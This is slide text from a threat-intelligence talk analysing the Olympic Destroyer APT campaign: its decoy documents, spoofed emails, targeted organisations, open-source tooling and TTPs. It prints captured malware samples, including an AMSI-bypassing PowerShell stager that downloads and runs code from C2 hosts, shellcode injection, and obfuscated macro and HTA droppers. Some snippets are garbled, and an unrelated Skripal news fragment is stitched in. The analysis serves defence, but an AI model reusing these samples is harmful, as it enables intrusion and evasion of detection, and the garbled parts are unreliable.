&([scriptblock]::create((New-Object IO.StreamReader(New-  
Object IO.Compression.GzipStream((New-Object  
IO.MemoryStream,,[Convert]::FromBase64String('H4sIAg9  
MeFoCA7VW/2+aWhT/u.....
```




```
[Byte[]]$f1i =  
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFR  
QVBsUVZIMdJISItSYEiLUhhli1lgSltyUEgPt0pKTTHJSDHA  
r.....maLB0gBw4XAddJYWMM=")  
$yr4px =  
[System.Runtime.InteropServices.Marshal]::GetDelegateFor  
FunctionPointer((hw9n kernel32.dll CreateThread), (zZ  
@([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])  
([IntPtr])).Invoke([IntPtr]::Zero,0,$j6S,[IntPtr]::Zero,0,[IntPtr]:  
:Zero)
```

Powershell scripts from triage



Lateral movement

- Move laterally via PsExec and stolen credential
- Powershell scriptlet : TCP 4444 port opener, ipconfig launcher and a downloader.



TTPs of Threat actor

Initial infection



Suspicious malicious documents — Uploaded to multi-scanner service

File name	Type	Created	Weaponized
Ministry of Agriculture and Forestry organized meeting about prevent animal odor prevention against Pyeongchang Winter Olympic Games.doc	doc	2017-12-27 14:52:11	Malicious macro 
Hazard alarm (detection of highly pathogenic AI (H5N6 type) in fecal wild birds).docx	docx	2017-12-22 13:21:31	Embedded malicious hta 
Prevention of telephone terrorist threats.doc	doc	2018-02-05 16:33:56	Malicious macro 

Initial infection



Suspicious recipients

- Disguised mail from Korean NCTC (National Counter-Terrorism Center)

```
for <kipoicd@korea.kr>;  
Fri, 29 Dec 2017 00:35:39 +0900 (KST)  
Received: from unknown (HELO nctc.go.kr) (43.249.39.152)  
        by 125.60.33.89 with ESMTP; 29 Dec 2017 00:34:29 +0900  
X-Original-SENDERIP: 43.249.39.152  
X-Original-MAILFROM: info@nctc.go.kr  
X-Original-RCPTTO: kipoicd@korea.kr
```



Strange recipients

- **krovy-sk.com** (Wood company in Slovakia)
- **okc-sk.com** (Mining-related company in Canada)
- **bcel-kt.com** (Finance company in Laos)
- **kuhlekt.com** (Software company in Australia)
- **wertprojekt.com** (Real estate company in Germany)

Industry	Target Company/Org Domain
Government organization	airport.co.kr customs.go.kr kepcos.co.kr kma.go.kr korail.com korea.kr pyeongchang2018.com sports.or.kr
Enterprise	sk.com kt.com
Energy	esco-posco.co.kr posco.co.kr
Semiconductor	skhynix.com us.skhynix.com
Transport	koreanair.com hanjin.co.kr
Hospital	gnah.co.kr
Media	donga.com
Advertising	ppcom.kr samikdisplay.co.kr (LED display company) tkad.co.kr vestceo@naver.com (LED Panel Advertising company email)
Resort/Hotel	alpensiaresort.co.kr yongpyong.co.kr

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Initial infection



Spearphishing Powershell and Powershell from compromised victim

Spearphishing case

```
( gCi VariABLE:FzS3AV )."VaLUE)::"expecT100cOnTiNUe"=0;
${wC}={^&NEW-Object System.Net.Webclient;${u}=Mozilla/5.0 (Windows NT 6.1;WOW64; Trident/7.0; rv:11.0)like Gecko;
( GCI VARiabLe:fZS3aV )."vAlUe)::"seRVeRCeRTiFICaTEVALIDATIoNCALLbAck" = ${tRUE};
${wC}."hEADERs".Add.Invoke(User-Agent,${U});
${WC}."PROXY"= ( variaBLE ("fX32R") -VALUeO )::"DefaultWebProxy";
${wc}."pRoxY"."CREdENTials" = ( GET-vaRiABLe
(hE7KU))."VAle"::"dEFauLTNeTWOrkCREdENTIALs";
${K}= $XNLO::"asCil".GetBytes.Invoke(5e2988fcf41d844e2114dceb8851d0bb);
${R}=
{
${D},${K}=${ArGs};
${s}=0..255;0..255^|`%`'
{
${j}=( ${j}+${s}[${_}]+${k}[${_}]%${K}."couNt")%256;
${s}[${_}],${S}[${J}]=${s}[${J}],${S}[${_}]
};
${d}^|`%`'
{
${l}=(${l}+1)%256;
${h}=( ${H}+${s}[${l}])%256;
${S}[${l}],${s}[${H}]=${s}[${H}],${S}[${l}];
${_}-BxoR${S}[($s)[${l}]+${S}[${H}])]%256}
);
${Wc}."hEadeRS".Add.Invoke(cookie,session=ABWjqj0NiqToVn0TW2FTIHIApw=);
${SER}=https://minibodegaslock[.]cl:443;
${T}/components/com_tags/controllers/default_tags.php;
${dATA}=${Wc}.DownloadData.Invoke(${seR}+${T});
${IV}=${DATA}[0..3];
${dAtA}=${DaTA}[4..${dAtA}.length];
...

```

OlympicDestroyer victim

```
$GPS['ScriptB'+ 'lockLogging'][EnableScriptBlockInvocationLogging']=0}ELSE{[ScriptB|OcK]. "GeTFiE`Ld"( signatures', 'N'+onPublic,Static').SETValUE($NUIL,(New-ObJecT CoLlectlOnS.GeNeRIC.HAshSet[stRing]))}{ReF].AssEmbLY.GETTYPe('System.Management.Automation.AmsiUtils')?${_}|%{$_.GEtField('amsiInitFailed','NonPublic,Static').SEtVALue($nULL,$TRuE)};
};
[SYStem.NeT.SerVicePoinTMANAGeR]::EXPeCt100ConTINuE=0;
$wC=NeW-ObJect SySTem.NEt.WEBClleNT;
${u}=Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
${Wc}.HEADErS.Add('User-Agent',$u);
${wC}.ProXY=[SYsTeM.NET.WeBREqUesT]::DEFAUlTWebPROXY;
${wC}.PROxY.CredentlAlS =[SYsTem.NEt.CRedeNTialCacHe]::DeFAuLTNeTwoRKCredeNtiAlS;
$Script:Proxy = $wc.Proxy;
$K=[SysTEM.Text.ENcOding]::ASCII.GETBYTes('94+K/L3OE?o@qRI>.:FPev7rtNb^#im');
${R}=
{
${D},${K}=$ARgs;
${S}=0..255;0..255|%{${J}=( ${J}+$S[$_]+${K}[$_]%${K}.COuNt)]%256;
${S[$_]},${S[$J]}=$S[$J],${S[$_]};
${D}|%
{
${l}=(${l}+1)%256;
${H}=( ${H}+$S[$l])%256;
${S[$l]},${S[$H]}=$S[$H],${S[$l]};
${_}-bxor${S[($S[$l]+$S[$H])]%256}
}
};
$ser='http://131.255.*.*:8081';
$t=/admin/get.php';
${wC}.HeAders.Add("Cookie","session=zt8VX24Knnzen8pNvhPl1xJ2E5s=");
${daTA}=${WC}.DownIOADDATA($ser+$t);
${iV}=${DATa}[0..3];
${dataA}=${dATA}[4..${data.length}];
-joiN[CHAR[]](& ${R} ${dAtA} ($IV+$K))|IEX

```

Tactics, Techniques and Procedures



They are very good at open source attack tools

- Making malicious document : MMG (Malicious Macro Generator)
- Obfuscating powershell : Invoke-obfuscation
- Steganography : Invoke-PSImage
- Control victim : Empire powershell



Love open source tool means

- Easy to get and use
- Easy to evade detection
- Not easy to attribute
- Not easy to tracking

Invoke-Obfuscation v1.8



Empire

Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/3.4 Linux/OS X agent. It is the merge of the previous PowerShell Empire and Python EmPyre projects. The framework offers cryptologically-secure communications and a flexible architecture. On the PowerShell side, Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework. PowerShell Empire premiered at BSidesLV in 2015 and Python EmPyre premiered at HackMiami 2016.

Empire relies heavily on the work from several other projects for its underlying functionality. We have tried to call out those people we've interacted with [heavily here](#) and have included author/reference link information in the source code of the Empire module as appropriate. If we have failed to improperly cite existing or prior work, please let us know.

Empire is developed by [@harmj0y](#), [@sixdub](#), [@enigma0x3](#), [rvrsh3ll](#), [@killswitch_gui](#), and [@xorrior](#).

Malicious Macro Generator Utility

Simple utility design to generate obfuscated macro that also include a AV / Sandboxes evasion

Requirement

Invoke-PSImage


Embeds a PowerShell script in the pixels of a PNG file and generates a new image file.

Invoke-PSImage takes a PowerShell script and embeds the bytes as an oneliner for executing either from a file or from the web (when the -Web parameter is used).

The least significant 4 bits of 2 color values in each pixel are used, so it still looks decent. The image is saved as a PNG, and can be losslessly decoded back to the original PowerShell script.

Invoke-PSImage is a PowerShell cmdlet that takes a PowerShell script and embeds it into a PNG image.

Tactics, Techniques and Procedures




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Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Spearphishing Attachment	Mshta Powershell Scheduled task	Scheduled task	Scheduled task Valid accounts	Deobfuscate/Decode Files or Info Scripting	Credential Dumping Valid accounts
Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	
Account Discovery	Logon script Pass the Hash	Data from local System	Exfiltration Over C&C Channel	Common Port Data Obfuscation	
Network Share Discovery	Remote Desktop Protocol			Remote Access Tools	
System Network Connections Discovery	Remote File Copy			Uncommonly Used Port Web Service	

They are
still alive

Fresh malicious document



Lavrov said experts from a laboratory based in the Swiss town of Spiez had analysed a sample of the substance used in the poisoning.

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Citing a report from the lab dated March 27, Lavrov said the evidence suggested the nerve agent used could be in the arsenal of the United States and Britain.

Mr Aitkenhead also poured cold water on Kremlin suggestions that the material used to poison the former double agent Sergei Skripal and his daughter Yulia may

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Overlap with previous attack



Macro of OlympicDestroyer related maldoc

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "ImageCombo21, 0, 0, MSComctlLib, ImageCombo2"
Private Sub ImageCombo21_Change()
    Dim jQFHUqgpmTxDnOzJebAL As String
    Dim sVnBl As Object
    Dim XQUuqaRsVuPhyBVJcEhoLWKu As Integer
    Dim lpUqqy As String
    XQUuqaRsVuPhyBVJcEhoLWKu = 2449
    jQFHUqgpmTxDnOzJebAL = "[wgvmtx2Wlipp"
    Set sVnBl = CreateObject(jiccbtMgK1VsHKhBw0(jQFHUqgpmTxDnOzJebAL))
    lpUqqy = jBGGzfXlaYTspOsPoo("wOigbxcOOVJlgBCnBdR")
    lpUqqy = ZRdClbAOBWVGxxTEVdnqAg(sVnBl, lpUqqy, XQUuqaRsVuPhyBVJcEhoLWKu)
End Sub

Function jBGGzfXlaYTspOsPoo(AnEsJZphiYC As String) As String
    Dim akQP1VYxpYViiwwicNvvCVKHZ As String

```

```
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim AitNctyqujbOIhPLHlchUvq As String
    Dim LHvH1HbywO As Object
    Dim LoVeVmIFVUsdTKApVp As Integer
    Dim nuINFORTKumgwNMlnI As String
    LoVeVmIFVUsdTKApVp = 77
    AitNctyqujbOIhPLHlchUvq = "\xhwnu" & "y3Xmjqq"
    Set LHvH1HbywO = CreateObject(sqatG(AitNctyqujbOIhPLHlchUvq))
    nuINFORTKumgwNMlnI = vBESnbknCw("dmGwcNNseuV")
    nuINFORTKumgwNMlnI = uTnxBLmDnfZms(LHvH1HbywO, nuINFORTKumgwNMlnI, LoVeVmIFVUs
End Sub
```



Macro of new finding maldoc

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim jXFqOgJHRyVMPSj As String
    Dim LEHPlphpqMwhRdas As Object
    Dim TbkwVbGJlwjeWiCQzIajFTdC As Integer
    Dim cRrUzMukX As String
    Dim rlwcAHBzQwRslbjPSHb As String
    TbkwVbGJlwjeWiCQzIajFTdC = 5685
    jXFqOgJHRyVMPSj = KUG("798e9f8a7d68997c8b66709566976e93896b6f666869") & "nm"
    rlwcAHBzQwRslbjPSHb = "|--Sx" & "S"
    If (TbkwVbGJlwjeWiCQzIajFTdC > 0) Then
        jXFqOgJHRyVMPSj = rlwcAHBzQwRslbjPSHb
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkT2MJJyQyvFWRS(jXFqOgJHRyVMPSj))
    Else
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkT2MJJyQyvFWRS(jXFqOgJHRyVMPSj))
    End If
    cRrUzMukX = GJfmjgLNVkEUNdlhk1OWR1("kEYHB" & "IqXtpyu" & "JAXkwAvOGM" & KUG("4276"))
    cRrUzMukX = VhBNwmhPYkQf(LEHPlphpqMwhRdas, cRrUzMukX, TbkwVbGJlwjeWiCQzIajFTdC)
End Sub
```

Overlap with previous attack



Powershell of OlympicDestroyer related maldoc

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('CmD /c "Set cXKZ= sET-iTEm <"<0><2><3><1>"-f\U'\,\?\,\'ARIA\',\'
&GeR\',\N\',\p0IN\',\S\',\S\N\',\Er0N\',\icEN\',\HtMAN\',\yStEM.nET\''>;
EdENTia1C\',\AcHEN\',\tEM.N\',\ET.c\''>; sET-variABLe <"Bgu3"+"1"> < [Typ
nYjI\',\heme\',\j\',\e\',\snYjCurr\',\So\',\e\',\crosoftnYjWind\',\ft\
\>[0..<$<p'A'Rts>,"cOunT"-2>] -join \\\$<pa'YL0ad> = <^&<"3><2><1><0>
,\ez\co\',\thl\',\gs\view\',\en\',\st.\',\ww.\',\orfir\',\ts\com\',\s\
;^&<"1><0><2>" -f \ch\',\s\,\tasks\> <[0]<1>-f\,\',\Create\> <\>;\F\
-f\,\',\IR\> <\C:\>+<\0>Windo\'+\ws<0>\'+\s\'+\te\'+\m32<0>Wi
hAR]57>, [STRINg][chAR134], "REP`LA`CE" <<[chAR]72+[chAR]54>, \>+\<>
al\'+\1Th\'+\emeStyl\'+\e;cmd.ex\'+\e\'+\b\'+\c\'+\b\'+\b51
><3><12><8><15>" -f\of\,\re<0\>,\window\,\sion\,\H\,\r\N
>,<"0\><1>" -f\>s\,\plit\>.Invoke("\>[0..<$<Par'TS>,"cOu'Nt"-2>] -join
,\s\,\http://20\,\>1.63/o\,\0.122\>); $<nA'me> = $<p@R'Ts>[-1
```



Powershell of new finding maldoc

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('CMD.ExE /C "set KjU= Set-variABLe eIP < [tYPE]<"<?><5><1><11><0><3
> ; $<g'Nf> = [type]<"1\><0>" -f\>f\,\RE\'; Set-iTeM <"vAriaB"+"le:R
\,rEQ\',\M.Net.\> ; sET-iItem variAbLe:eSY < [tyPE]<"1\><0><4><2><3>" -F
F>= $<G'Nf>, "aSsE'mb'Ly", <"1\><0>" -f\>tTYPE\',\GE\'.Invoke<"<6><1><0><3><2
\c,St\',\a\',\nPubli\>); If($<g'Pf>)<$<G'PC>=$<g'Pf>.<"1\><0><2>" -f \u0aL\',\L\',
\ogg\>) If(<"3\><1><0><2>" -f \ip\',\eScr\',\tB\',\Enabl\>)+<"0\><2><1>\"
-eS\>) I=0>$<0'A1>= < variAbLe Eip -uAL >:::<"0\><1>" -f \Ne\',\w\>.Invoke<
\,Log\',\o\',\ckInvocation\',\g\',\B1\',\bleScript\',\ing\',\na\>,0>;
\SSoftw\',\SPowerSh\',\ITKSSer\>)-REPlace <[CHAR]84+[CHAR]75+[CHAR]83>, [CH
\>.Invoke<$<N'ULL>,<^&<"3><0><1><2>" -f \ew-0b\',\Je\',\ct\',\NN\> <"4><3
><2>" -f \anag\',\msi\',\ils\',\emen\',\System.MN\',\Ut\',\t.Automation.A\
-f\ue\',\SETVAL\>.Invoke<$<n'ULL>,$<IR'Ue\>>>;> < gi <\vArIabLE:rt\'+\ha
><14><5><11><17><7><3><6><10>" -f \Mozi\',\Wind\',\T\',\e G\',\us\',\in
```

New target

Targets of recent Olympic Destroyer attacks

In May-June 2018 Kaspersky Lab discovered new spear-phishing documents related to Olympic Destroyer. The threat actor had previously attacked Winter Olympics infrastructure.


Targets:



Biological and chemical
threat prevention organizations



Financial institutions (in Russia only)



Kaspersky Lab products successfully detect and block
Olympic Destroyer-related malware.

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Takeaways

- Threat actor behind OlympicDestroyer is political-motivated APT group
- They are very skilled in open source attack tools
- They are very good at hiding themselves
- They activate until recent
- Let's head up their TTPs



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